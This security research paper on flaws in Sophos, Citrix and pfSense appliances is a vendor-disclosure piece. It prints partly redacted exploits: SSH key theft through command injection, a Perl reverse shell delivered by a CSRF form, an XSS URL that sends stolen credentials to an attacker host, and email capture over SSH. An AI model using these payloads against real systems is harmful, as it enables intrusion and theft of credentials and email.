An NCC Group Publication

Hacking Appliances: Ironic exploits in security products

Prepared by:
Ben Williams

Contents

1 List of Figures and Tables

2 Introduction

This paper summarises research undertaken during 2012 to assess the overall security posture of popular appliance-based security products. A selection of the products and vulnerabilities discovered during the course of this research are demonstrated here, with redacted proof-of-concept exploits and scenarios in which these vulnerabilities could be exploited.

There may be a temptation to think of Security Appliances as fortified; i.e. specially secured and hardened, or that these devices have undergone thorough and comprehensive security testing to eliminate insecurities as part of a Secure Development Lifecycle. This research shows that this appears to be mostly not the case, and rather basic and easily identified and common security issues were discovered in almost all Security Appliances tested.

This work builds on research conducted in 2011 by NCC, see “Exploiting Security Gateways via Their Web Interfaces”[1], but more specifically focused on Security Appliances from popular vendors in the IT Security industry. These were well known and widely used products indeed several of the products where vulnerabilities were discovered have been chosen as finalists for the SC magazine 2013 security product awards[2].

This time the research was not restricted to the Web-UI, but also looked at other potential attack vectors. Products assessed included; Firewalls and Multifunction Gateways, Antispam and Antivirus-filtering for Email, and Remote Access Gateways. During the course of the research numerous vulnerabilities were discovered and escalated to the appropriate vendors.

For each product NCC looked at the latest evaluation version of the Virtual Security Appliance, and in the majority of cases identified serious flaws which enabled the Appliance to be compromised in some way. Often a combination of exploits could be used by an attacker to gain full control of the device (in several cases far more control than the administrator normally has, i.e. a root shell on the underlying operating-system).

These attacks were sometimes direct, where access to the UI or other protocols was exposed. Sometimes attacks could be performed by external attackers, reflectively via internal users or administrators, even where the products were not directly accessible. These situations would typically involve a small amount of reconnaissance and social-engineering (getting the administrator to view the attacker’s website for example) but there were several cases where social-engineering and detailed reconnaissance were not necessary, leading to powerful attack vectors.

Having gained full control of a Security Appliance, an attacker would have access to confidential data, a very strong position for Man-in-The-Middle attacks (MiTM) and a foothold to attack the internal network.

Though time for this research was limited, more in-depth research with a small number of products revealed further interesting issues, demonstrating that; given more scrutiny the likelihood of finding more complex issues is high.

[1] http://www.nccgroup.com/media/18475/exploiting_security_gateways_via_their_web_interfaces.pdf
[2] http://www.scmagazine.com/2013-sc-magazine-us-awards-finalists/article/270471/

3 Summary of issues

3.1 The most common issues discovered

The research revealed that almost all Security Appliance products in the sample were vulnerable to:

- Cross-Site-Scripting (XSS) where either session-hijacking or password-theft was possible
- Automated password attacks for SSH or the Web-UI – due to lack of brute-force protection
- A lack of hardening of the underlying operating-system.
- Unauthenticated detailed version disclosure – A low severity issue, but useful for an attacker trying to enumerate the system and its potential flaws, but also could be used by vulnerability-scanners to detect vulnerable systems.

The majority of Security Appliances were vulnerable to:

- Cross-Site-Request-Forgery (CSRF) of administrative functions
- OS Command-injection in the Web-UI, giving access to the underlying operating-system
- Privilege escalation (either in the UI or underlying operating-system)

Also:

- Several appliances had some form of authentication-bypass.
- Some appliances had stored out-of-band XSS and On-Site-Request Forgery (OSRF), with the ability to attack users and administrators of the product with a maliciously crafted spam email for example.
- There were a wide variety of other issues such as session-token prediction, SSH misconfiguration, Denial-of-Service, SQLi, LDAPi[3], etc.

3.2 Attack surfaces

The largest attack-surface, and where it was easiest to identify and exploit vulnerabilities, was typically the Web-UI[4], but vulnerabilities and insecure design were observed throughout these products, in the SSH configuration, database, maintenance scripts, file system, patch-management processes and configuration of the underlying operating-system. Additionally, it was clear that secure development practices were not being followed in other areas such as insecure functions and compile options in compiled binaries, and lack of enabled memory protections in the operating system (potentially an area for further research).

For the Web-UI

Many of the vulnerabilities were identified using web-fuzzing and manual tampering with an intercepting proxy[5]. Unlike a typical modern and secured website, for the Security Appliances studied, there appeared to be no frameworks deployed to mitigate input-validation attacks or other mitigations such as mod_security rule-sets.

For example on Microsoft platforms, modern versions of .NET[6] and common PHP frameworks do a fairly good job of mitigating many attack vectors, such as XSS and SQLi, without specific developer consideration. There seemed to be no effective equivalent for this type of technology deployed in

[3] http://www.blackhat.com/presentations/bh-europe-08/Alonso-Parada/Whitepaper/bh-eu-08-alonso-parada-WP.pdf
[4] http://www.amazon.co.uk/The-Web-Application-Hackers-Handbook/dp/1118026470/
[5] http://www.portswigger.net/burp/
[6] http://www.asp.net/whitepapers#security

Security Appliance UIs, and it was common to find multiple instances of vulnerabilities that are less likely to be present in a typical web-site developed with modern frameworks.

Also, unlike typical modern web applications, Security Appliance UIs have a much higher prevalence of operating system command-injection vulnerabilities. This is because there is a very large interaction between the UI and the underlying operating system. Usually there are various UI functions for managing the appliances, and interacting with the operating system and applications for configuration purposes. OS command-injection could often be triggered by tricking an administrator to click on a malicious link. Feedback from discussions with the responsive vendors shows that there was sometimes a lack of security knowledge in these development teams, and that for these products; the administrator's browser was fully trusted, and it was not considered that an attack may come in a reflective way via a valid authenticated administrator.

The underlying operating-system, packages and applications

Commonly these systems were built on a standard version of Linux or FreeBSD, which was often old and occasionally out of support, but commonly missing security updates for the kernel and packages. It was clear that regular maintenance of the underlying operating systems and packages were not performed frequently enough which resulted in additional vulnerabilities being present.

Webservers used included Apache[7], Nginx[8], Tomcat[9], and other J2EE platforms. UIs were written in a variety of languages including Perl, PHP and Java with Perl being surprisingly common. Databases supporting the UI and applications were most often MySQL or Postgres. Older or unpatched versions of each of these technologies were commonly found.

For example during 2012 NCC found that most Barracuda appliances were vulnerable to the Apache byte-range DoS vulnerability (fixed by Apache in August 2011). This vulnerability resulted in a serious and persistent DoS of the affected appliance (with only a few malicious packets) which required a power-cycle to resolve. This issue has partially been addressed by Barracuda, though it has not been possible to get a clear picture of which products have been fixed, when, and in which versions through our discussions with them.

Despite various vendors claiming that "Our appliance is built on hardened Linux", no devices were seen to have what NCC would consider "hardened Linux". Unnecessary packages were common, as were package managers (these could be useful following an attack which gained the attacker a shell). No effective SELinux, AppArmour, chroot or integrity checking of the OS was identified during the testing of Security Appliances, and limited monitoring was found. File-permissions were sometimes seen to be poor and very few systems had no-write, no-exec file systems configured. As a consequence multiple privilege escalation vectors were common for the underlying OS.

Configurations and exploit reusability

When Windows or Linux software products are installed this can be performed by the customer in a variety of different configurations and on different versions of the operating system. These differences in configuration can cause exploits to fail in some instances. However, with appliances the OS and applications are integrated as far as the customer is concerned, and the deployments are essentially all the same (like clones) with the same application, database and operating system configurations. This makes any exploits developed for an appliance platform very reliable and reusable across all installations of the product.

[7] http://www.apache.org/
[8] http://nginx.org/
[9] http://tomcat.apache.org/

Also, as changes from one appliance version to another are usually relatively minor, viable exploits can affect many versions of the same product. Also, NCC saw multiple instances where a vendor used the same UI, database, and OS configuration for multiple products. This reuse of components across multiple products is good practice from a development perspective, but if the common components are not securely developed and maintained, issues discovered in one product can affect a whole range of different products built on the same framework.

4 Specific vulnerabilities with proof-of-concept exploits

The following specific examples demonstrate some of the more interesting exploitable vulnerabilities discovered in Security Appliances during this study.

4.1 Sophos Email Appliance: Typical issues, and some post exploitation

The Sophos Email Appliance (v3.7.4.0) had multiple vulnerabilities which in combination could allow the system to be fully compromised, giving an attacker both administrative access to the UI, and a root shell on the underlying operating system. These included; various instances of command injection, XSS with session-hijacking, CSRF, session-fixation, etc.

Lack of defenses from password attacks

Though far too trivial to describe as an "exploit", most Security Appliances tested were vulnerable to automated password attacks, and the Sophos Email Appliance was no exception.

There were several issues commonly seen in appliances which made them especially vulnerable to password attacks. These issues include:

- Known username (default, documented and often fixed)
- Linux platform with a scalable and responsive webserver
- No account lockout
- No brute-force protection
- Minimal password complexity requirements
- Often no logging/alerting
- Administrators choose poor passwords like "P@ssw0rd1" or "!Adm1n#"

The Sophos Email appliance suffered from most of these issues (and had a minimum password length of 4 characters). Due to these issues, over an extended period, an attacker would have had a very good chance of gaining administrative access with a password attack. As a real world example automated password-guessing was used during a penetration test for one of our customers, and administrative access was gained to the Sophos Email Appliance in around 30 minutes.

4.1.1 Vulnerabilities report

Description	NCC Rating
Command injection via CSRF with privilege escalation to root	Critical
XSS with session-hijacking	High
Authentication bypass via Session-Fixation	High
Unauthenticated detailed version disclosure	Low

Stealing the SSH key to login as "root"

Using one of the command injection points, it was possible to enumerate the file system as a low privilege user, and an SSH private key file was discovered. This could be obtained by an attacker by copying it to the web root with the following command injection:

```
`cp /opt/pmx/home/.ssh/id_rsa /opt/pmx/var/www/admin/sshkey.txt`
```

…and then downloaded and used as below (surprisingly the SSH key for the low privileged user also worked for "root" resulting in one of the easiest privilege escalations seen during the study). This was because there were several users on the device but each user had the same SSH key, which had been generated as part of the install. This SSH key could be downloaded and used as follows:

```
wget --no-check-certificate https://192.168.233.172:18080/sshkey.txt
chmod 600 sshkey.txt
ssh root@192.168.233.172 -p 24 -I sshkey.txt
```

(…and then remove the SSH key from the appliance UI webserver)

```
rm /opt/pmx/var/www/admin/sshkey.txt
```

It was unusual to see SSH private keys used for authentication, as most Security Appliances had (weaker) password-based authentication, so it was rather ironic that the SSH key used in this case formed part of an exploitation method.

A root shell via Cross Site Request Forgery (CSRF)

The above shows an attack where the attacker had access to both the administrative Web-UI and SSH, but it was also possible for an attacker to gain a root shell on the appliance reflectively using CSRF by getting an administrator to click a crafted link or view the attacker's web-page.

This access could be obtained by using Perl to spawn a reverse shell via one of the command injection vulnerabilities. As with most similar products, there were multiple ways to escalate privileges, in this case using a world-writeable `sudo` script and a Perl reverse-shell:

```
`cp /opt/pmx/bin/perl XXXRedactedXXX; sudo /opt/pmx/bin/clear-postfix-verify-cache
-MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"192.168.1.107:25");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;'`
```

This attack can be hosted by the attacker as an encoded POST request in a self-submitting form.

```
<html>
  <body>
    <form id="myForm"
action="https://192.168.1.86:18080/component/Popup/MessageDetails.html?/Search"
method="POST">
      <input type="hidden" name="message&#95;id"
value="quarantine&#58;192&#46;168&#46;1&#46;86&#58;1&#96;cp&#32;&#47;opt&#47;pmx&#
47;bin&#47;perl&#32;&#47; XXXRedactedXXX
&#32;&#45;MIO&#32;&#45;e&#32;&apos;&#36;p&#61;fork&#59;exit&#44;if&#40;&#36;p&#41;
&#59;&#36;c&#61;new&#32;IO&#58;&#58;Socket&#58;&#58;INET&#40;PeerAddr&#44;&quot;19
2&#46;168&#46;1&#46;107&#58;25&quot;&#41;&#59;STDIN&#45;&gt;fdopen&#40;&#36;c&#44;
r&#41;&#59;&#36;&#126;&#45;&gt;fdopen&#40;&#36;c&#44;w&#41;&#59;system&#36;&#95;&#
32;while&lt;&gt;&#59;&apos;&#96;" />
      <input type="submit" value="Submit" />
    </form>
<script>
document.getElementById('myForm').submit();
</script>
  </body>
</html>
```

Figure 1: Redacted PoC of a reverse-shell as root via CSRF

This HTML could be passed to the administrator in a hidden iFrame to further hide the attack, and the attack results in a root shell being sent back to the attacker. This is shown in the accompanying presentation. When the administrator views the attacker's page, the administrator's browser attacks the appliance sending a root shell back to the attacker.




Figure 2: Root shell via CSRF

Post exploitation - exfiltration of email

In the presentation I show a quick example of exfiltration of live email over SSH.

```
ssh root@192.168.1.86 -p 24 -I sshkey.txt tcpdump -s 2048 -I em0 -w - 'port 25' |
wireshark -k -I -
```

It seems unlikely that an attacker would steal email using this particular technique, as there are much more effective ways to steal email over an extended period, but I felt this was a quick way to show the significance of a root shell on an email-filtering appliance.

The key thing to note here is that normally an administrator does not have access to view all users' email. Most email-filtering appliances are designed such that the administrator is only able to review messages which have either been blocked as spam, or are having problems being processed or delivered. This feature prevents an administrator from easily reading arbitrary users' email on a regular basis (for example the CEO's email, or other senior management email which could be highly confidential).

When an attacker gains a root shell on an email-filtering appliance he gains access to all traffic processed by the system. This includes all email, but also authentication traffic as well. Once a root shell has been gained, tampering with traffic, perhaps altering email content for example would be relatively trivial.

Malicious reconfiguration of appliances using package managers

Obviously a root shell means that the appliance can be reconfigured in arbitrary ways, but as a package manager was already installed in several appliances this made it trivial to quickly add arbitrary packages from various sources. An attacker with a root shell could easily add hacking or development tools. As long as the appliance continued to process messages, it is unlikely that the administrator would discover that the appliance had been compromised and changed.

Status: Fixed

Sophos was notified in Oct 2012 and communications were productive. Based on our escalations Sophos performed a product security review, addressing multiple issues and fixes were released in January 2013.

Auto-update feature on by default

The Sophos appliance had an auto-update feature which was on by default. In other words companies using this product would have to specifically opt-out of this feature if they did not want the product to automatically check for and apply any new updates or patches each day.

This enforced auto-update feature is a great feature, but was unfortunately not the norm in the Security Appliances tested. In the case of Sophos, this feature means that there should be a high uptake of Sophos Email Appliance fixes within a short period of time.

4.2 Citrix Access Gateway: SSH misconfiguration

The Citrix Access Gateway (5.0.4) had multiple vulnerabilities which in combination could allow the Appliance to be fully compromised. These included password-less SSH port-forwarding from the appliance and internal network, authentication-bypass for the admin UI, command-injection (as root) in the admin UI, restricted-shell break-out (as root) and unauthenticated version disclosure.


Though having SSH enabled was a non-default configuration, systems administrators may enable this fairly easily to remotely manage the device from the restrict shell.

Port-forwarding access to an unauthenticated administrative UI

If SSH was enabled, it was possible to make an SSH connection without providing a password, and SSH port-forwarding was possible with this connection.

Using the following command from the attackers system it was possible to forward a service which was internal to the Citrix Access Gateway Appliance back to the attackers system (without logging in to the restricted-shell).

```
ssh admin@192.168.1.55 -L xxxx:127.0.0.1:xxxx
```




```
root@bt:~# ssh admin@192.168.1.55 -L [redacted] 127.0.0.1:[redacted]

                 *******************************
                 *                             *
                 *     Citrix Access Gateway   *
                 *                             *
                 *******************************

login:

login: 
```

Figure X: It is not necessary to login to the restricted shell for the port-forwarding attack to work

Without a login to the restricted shell, it was then possible to access an unauthenticated version of the administrative Web-UI, and have administrative control of the device, by using the forwarded port with the following URL:

http://localhost:xxxx/admin/


Access Gateway Management - Mozilla Firefox
File Edit View History Bookmarks Tools Help
Citrix Access Gateway
Access Gateway Management
localhos[redacted]ac[redacted]
Google
Access Gateway
Help
Logout
CiTRIX
Monitor
Management
Certificates
Snapshots
Search
Restart
Shut D
System activity

System and Configuration Information

System Information

Identifier:	
Host name:	
Software version:	
Time running:	
Current time:	null

Running Information
Access Gateway only

Failover enabled:	✗
Log transfer enabled:	✗
License server:	localhost
License type:	express

Active Sessions

Active Sessions (0)

Session Start	User Name	Client IP	Administ

Figure X: The port-forwarded Web-UI is unauthenticated

Additionally command-injection as root was discovered in the admin-UI, meaning that; if SSH was enabled, it would be possible for an unauthenticated external attacker to gain a root shell on the Citrix Access Gateway Appliance.

Attacking internal systems via the Citrix Access Gateway

Possibly more interesting than the above issue, it was possible to scan the internal networks over SSH and forward arbitrary services from other hosts on the internal network, back to the attacker – and then attack these systems directly as if they were fully exposed on the internet.

A trivial demonstration of this (using an example exploit; MS08-067) can be seen in the accompanying presentation, where an internal Windows system is attacked with an example exploit to gain complete control of this system. The port-forwarding for attacking this test system was set-up as follows:

```
ssh admin@192.168.1.55 -L 445:10.0.0.20:445 -L 4444:10.0.0.20:4444
```

Where 192.169.1.0/24 was the “external” network and 10.0.0.0/24 was an “internal non-routable” network and the internal target system was 10.0.0.20. Two ports are exfiltrated, one has the vulnerability to be exploited, and the other was used to host a bind-shell (to establish full control over the remote internal system). Metasploit is set to exploit the vulnerability as if it was on 127.0.0.1 and the exploit works very effectively, giving complete control over the internal system.




Figure X: In addition to attacking the CAG appliance itself, it was possible to attack arbitrary internal systems via the unauthenticated port-forwarding

It is common that internal networks have some unpatched systems with vulnerabilities, and these could potentially be attacked via the CAG. Though this is not a default configuration, and SSH would need to be exposed externally to be more vulnerable, in this situation it is rather ironic that this secure remote access gateway can provide an external attacker with such free-and-easy access to the internal network.

Status: Fixed

These issues were escalated to Citrix in Oct 2012. Fixes and information was release by the vendor on 6th March 2013. We strongly recommend that this security update is applied.

- CVE-2013-2263 Unauthorized Access to Network Resources
- http://support.citrix.com/article/ctx136623

More generically, and with all security appliances NCC recommend that the Administrative UI and SSH are not directly exposed to the internet, and that any remote administration is done either from the internal network, or over a secure VPN.

4.3 Pfsense: High risk UI functionality + password theft

pfsense (2.0.1) had multiple vulnerabilities which in combination could allow the appliance to be fully compromised, potentially giving an attacker both administrative access to the UI, and a root shell on the underlying operating system.

Password theft via XSS

When XSS and password autocomplete are present in the same application, it is possible to perform password theft with various browsers (the following example has been tested successfully on the latest version of Firefox[10]). The exploit works by writing out a login form on the page with the XSS vulnerability. As this was in the same domain as the stored password, the browser fills out the form, and JavaScript can be used to collect information from the form fields (after a small delay, while the browser completes the form).

```
http://192.168.233.63/system_usermanager_settings_test.php?authserver=<form><input
id=XXXRedactedXXX type=text><input id=XXXRedactedXXX
type=password></form><script>setTimeout(function(){var
a="http://192.168.1.116/pfsense-creds-
collect?host="%2bdocument.domain%2b"%26user="%2bdocument.getElementById("XXXRedact
edXXX").value%2b"%26password="%2bdocument.getElementById("XXXRedactedXXX").value;d
ocument.location=a;},50);</script>
```

Figure 5: An example URL which sends credentials to the attacker's system

This request can be easily wrapped in a hidden iFrame to make it less visible to the administrator.


High risk UI functionality and bypassing inconsistently implemented mitigations

pfsense is widely used by the security community for both test systems and live systems, as it is highly functional, easy-to-use and free (with paid-for support if required).

The product is very flexible with lots of features, but in its default configuration it does have some rather unexpected functionality for a security product, such as root shell functionality in the Web-UI (There was a warning for legitimate administrators that they should take great care when using this feature but attackers would likely ignore this warning).

These functions allowed the administrator to execute arbitrary commands as root, upload and download files as root, and run arbitrary PHP from the Web-UI. Another function enabled the direct editing of files as root.

[10] The latest version of Firefox tested was 19.0 at the time of writing


pfSense-VM.local - Diagnostics: Execute command - Mozilla Firefox
File Edit View History Bookmarks Tools Help
192.168.233.63/exec.php
System Interfaces Firewall Services VPN Status Diagnostics Help pfSense-VM.local

Diagnostics: Execute command

Note: this function is unsupported. Use it on your own risk!


Execute Shell command
Command:
< Execute > Clear

Download
File to download:
Download

Upload
File to upload: Browse...
Upload

PHP Execute
Command:

Figure 6: Built-in web-shell functionality which executes as root (note the warning)



Diagnostics: Execute command

```
$ id
uid=0(root) gid=0(wheel) groups=0(wheel)
```

Execute Shell command
Command: id
< Execute > Clear

Figure 7: Command-execution as root

Consequently this product was vulnerable to root shell attacks via CSRF.

When first installed the product was version 1.2.3 and was vulnerable to unauthorised command execution as root via CSRF. However, after an upgrade to the latest version (2.0.1) the product clearly has had some mitigations added for XSS, session-hijacking, and CSRF (probably because these issues have been raised in the past, as previously the issues were easy to discover and exploit). However, these new mitigations were inconsistent and could be bypassed.

Bypassing mitigations

Session-hijacking mitigation had been implemented, which is unusual as this was not seen in any other products tested and seemed fairly effective. However, as password theft was possible (described above) a better XSS method of gaining unauthorized access to the UI was available.

